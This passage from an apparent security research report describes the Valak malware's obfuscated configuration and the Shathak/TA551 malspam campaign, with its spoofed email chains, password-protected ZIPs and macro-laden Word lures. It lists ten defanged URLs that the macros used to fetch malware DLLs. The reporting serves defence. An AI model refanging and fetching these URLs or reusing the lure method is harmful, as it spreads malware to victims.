


Figure 21. Valak version 41 configuration script with variable names and some values using obfuscated text.

Like most obfuscation, this is likely an attempt to evade detection. As the weeks and months progress, we predict further obfuscation in Valak's configuration script and related files.

Shathak/TA551 Distribution

Shathak or TA551 is the name some security researchers have given to a specific distribution method that uses password-protected ZIP archives as attachments to malspam. The distribution network may be associated with Russian cybercriminals. It has used Word document templates targeting English-, Italian-, German- and Japanese-speaking recipients. Shathak/TA551 has been active at least as early as February 2019.

Shathak/TA551 distribution has the following characteristics:

- Malspam spoofs legitimate email chains based on mailbox data retrieved from previously-infected Windows hosts. It sends copies of these email chains to senders and recipients from the original email chain.
- The spoofed email chain includes a short message as the most recent item in the chain. This item is a generic message that instructs recipients to open an attached ZIP archive using a supplied password.
- The password-protected ZIP attachments contain a Microsoft Word document with macros to install malware. See Appendix A for examples of these Word documents from June 2020.
- The macros usually generate a URL ending in .cab to retrieve a binary that installs malware. This binary is currently a DLL file. Appendix B lists examples of URLs from this campaign.
- Prior to April 2020, the most common malware caused by Word documents associated with Shathak/TA551 was Ursnif.
- Since April 2020, the most common malware distributed by these Word documents has been Valak. Appendix C lists a series of Valak DLL examples from June 2020.
- Since May 2020, passwords used for the ZIP attachments appear to be unique to each recipient.

To get an idea of traffic patterns associated with Shathak/TA551, recent examples of URLs generated by the associated Word macros follow (Read: Date - URL).

- 2020-05-26 - hxxp://c1j4xptyujjpyt8[.]com/gg88wyaftcxr7gu/wo0zz.php?l=sfzs9.cab
- 2020-05-27 - hxxp://ft23fpcu5yabw2[.]com/alfh/xzrn.php?l=lfahe9.cab
- 2020-06-03 - hxxp://awh93dhkylps5ulnq-be[.]com/czwih/fxla.php?l=gap1.cab
- 2020-06-09 - hxxp://a4zy33hbmhxx70w9q[.]com/hdil/kzex.php?l=soub12.cab
- 2020-06-10 - hxxp://kzex9vp0jfw6a8up1[.]com/hdil/kzex.php?l=phin1.cab
- 2020-06-22 - hxxp://5u2mr[.]com/unbbmevd/d76.php?l=oev1.cab
- 2020-06-23 - hxxp://fepz41[.]com/unbbmevd/d76.php?l=ynetz11.cab
- 2020-06-24 - hxxp://mbzrrt[.]com/unbbmevd/d76.php?l=ftywl4.cab
- 2020-06-26 - hxxp://ofxvp[.]com/unbbmevd/d76.php?l=wozmbl9.cab

- 2020-07-06 - hxxp://eto9ve1[.]com/iz5/yaca.php?l=tze7.cab

As noted previously, Appendix B provides more examples of these URLs generated by Word macros associated with Shathak/TA551.

Figures 22-30 provide screenshots with selected examples of malspam and the extracted Word documents associated with Shathak/TA551. These images illustrate how the Shathak/TA551 distribution has evolved since February 2019.




Figure 22. Shathak/TA551 malspam to an English-speaking recipient from February 4, 2019.




Figure 23. Shathak/TA551 malspam to an Italian-speaking recipient from April 2, 2019.




Figure 24. Shathak/TA551 malspam to an English-speaking recipient from July 22, 2019.




Figure 25. Shathak/TA551 malspam to a German-speaking recipient from October 30, 2019.




Figure 26. Shathak/TA551 malspam to a Japanese-speaking recipient from December 17, 2019.




Figure 27. Shathak/TA551 malspam to a German-speaking recipient from March 26, 2020.




Figure 28. Shathak/TA551 malspam to an English-speaking recipient from April 28, 2020.




Figure 29. Shathak/TA551 malspam to an English-speaking recipient from May 22, 2020.

